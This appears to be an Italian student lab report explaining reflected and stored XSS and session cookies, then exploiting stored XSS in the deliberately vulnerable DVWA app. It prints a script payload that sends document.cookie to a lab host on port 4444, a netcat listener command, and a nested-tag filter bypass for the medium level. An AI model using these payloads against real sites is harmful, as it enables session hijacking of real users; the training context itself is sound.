TEAM 5, 12/03/2024

S8L2

Web Application Exploit XSS

Traccia:

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità **XSS persistente** presente sulla Web Application **DVWA** al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i **cookie** «rubati» a Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio:

- Livello difficoltà DVWA: **LOW**
- IP Kali Linux: **192.168.104.100/24**
- IP Metasploitable: **192.168.104.150/24**

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **4444**.

Nell'esercitazione viene richiesto rubare il cookie di sessione di un utente autorizzato alla Web Application DVWA.

Per fare ciò, sfrutteremo una vulnerabilità XSS.

Ma che cos'è?

XSS:

Il **cross-site scripting** (*XSS*) è una vulnerabilità informatica che affligge siti web dinamici che non impiegano un sufficiente controllo dell'inserimento degli input nei form.

Esso permette ad un cracker di inserire o eseguire codice lato client al fine di attuare un insieme variegato di attacchi quali, ad esempio, raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web, ecc.

Possiamo classificare le vulnerabilità XSS in due categorie: **XSS reflected (o non-persistent) e XSS persistent (o stored)**.


XSS reflected:

È un tipo di vulnerabilità sfruttabile quando i dati forniti dall'utente (di solito tramite form HTML) sono usati immediatamente dallo script lato server per costruire le pagine risultanti **senza controllare la correttezza della richiesta**.

Un attaccante cerca dunque di indirizzare su un sito vulnerabile la vittima, utilizzando spesso come esca un URL dall'aspetto innocente; il link condurrà il target su un sito attendibile che contiene però un vettore XSS. L'apertura causerà l'esecuzione dello script iniettato nel browser della vittima.

Tuttavia, questa tecnica permette di rubare dati solamente alle vittime che inconsapevolmente cliccano sull'indirizzo inviato, e richiede dunque una prima fase di phishing.

Schema esecuzione di un XSS reflected.




XSS persistent (o stored):

Una vulnerabilità XSS **persistente (o stored)** è una variante più devastante di cross-site scripting: si verifica quando i dati forniti dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione, senza aver eliminato dai messaggi visualizzati dagli altri utenti la formattazione HTML.

Questo significa che potenzialmente ogni visitatore di quella pagina Web può rimanere vittima di sottrazione non autorizzata dei dati.

Schema esecuzione di un XSS reflected.



Cookie e sessioni autorizzate:


Solitamente, il bersaglio di un attacco cross-site scripting è il **cookie di sessione** della vittima.

Ma che cos'è un **cookie**?

Un **cookie** è un "*gettone*" che viene fornito dal server per archiviare e recuperare informazioni a lungo termine sui client autenticati.

I cookie di sessione non vengono memorizzati in modo persistente sul dispositivo dell'utente e vengono cancellati alla chiusura del browser. A differenza di altri cookie, i cookie di sessione non hanno una data di scadenza, ed in base a questo il browser riesce ad identificarli come tali.

I cookie per l'**autenticazione** sono solitamente cookie di sessione; ciò implica che un attaccante, una volta ingannata la vittima ad accedere ed ottenuto il suo cookie di sessione, sarà in grado di ottenere una sessione autenticata ad un sito anche senza conoscere le credenziali di accesso.




Esempio assegnazione Cookie di sessione

Esecuzione attacco:

Passiamo ora alla dimostrazione dello sfruttamento di una vulnerabilità XSS persistente all'interno del nostro laboratorio virtuale.

L'architettura secondo cui agiremo sarà la seguente:




Saremo quindi noi a simulare l'accesso autorizzato sulla Web App DVWA dal nostro browser e a simulare l'invio dei cookie di sessione su un server in ascolto sulla nostra stessa macchina.

Per prima cosa ci colleghiamo alla macchina Metasploitable 2 digitando l'indirizzo IP 192.168.104.150 sulla barra degli indirizzi nel nostro browser, e selezioniamo fra i vari path forniti quello relativo alla DVWA.

Ci vengono richieste delle credenziali di login; inseriamo nel campo user la stringa "**admin**" e nel campo password la stringa "**password**".

Effettuato l'accesso, verrà assegnato un cookie di sessione al nostro browser.

Immettiamo quindi nella sezione "**Security Level**" il livello di sicurezza richiesto, ovvero ***LOW*** e premiamo su "**submit**".



Procediamo poi nel path “**XSS stored**”.


L’index ci presenta due caselle di testo denominate “Name” e “Message”.

Notiamo che in questi campi è presente un controllo che non permette di inserire più di un tot di caratteri.

Lo eliminiamo rapidamente semplicemente cliccando con il tasto destro nei due form e selezionando l’opzione “**Ispeziona**”, che ci mostra il codice sorgente della pagina. Cerchiamo i 2 valori “**maxlenght**” e ne aumentiamo il valore a nostro piacimento.

A questo punto, possiamo scrivere il nostro payload malevolo tramite il linguaggio **javascript** ed inserirlo nel form.

<script> window.location=”http://192.168.104.100:4444/?=”+document.cookie; </script>



Per salvarlo all’interno del sito, basterà premere “**Sign Guestbook”**.

Prima di fare ciò, prepariamo il server in ascolto sulla porta 4444 sul quale verrà inviata la richiesta GET contenente il cookie di sessione; per fare ciò sarà sufficiente aprire una sessione del terminale su Kali Linux ed avviare un servizio Netcat (un programma a riga di comando che permette la comunicazione remota) in ascolto sulla nostra macchina e sulla porta sopra indicata.

nc -l -p 4444

A questo punto, completiamo il caricamento dello script premendo “**Sign Guestbook**”.

La pagina si ricaricherà automaticamente, e lo script verrà eseguito dal browser.

Spostandoci sul terminale con attiva la sessione netcat, vediamo che abbiamo ricevuto in chiaro la richiesta GET contenente il cookie di sessione:

L’attacco è quindi andato a buon fine.

PS: Se avessimo settato la sicurezza su “**medium**”, avremmo ottenuto lo stesso risultato nonostante sia attiva una funzione di mitigazione dell’input che non permette di utilizzare il tag <string>.

Sarà sufficiente ingannare il controllo con il seguente comando:

<scr<script>ipt> window.location=”http://192.168.104.100:4444/?=”+document.cookie;
</script>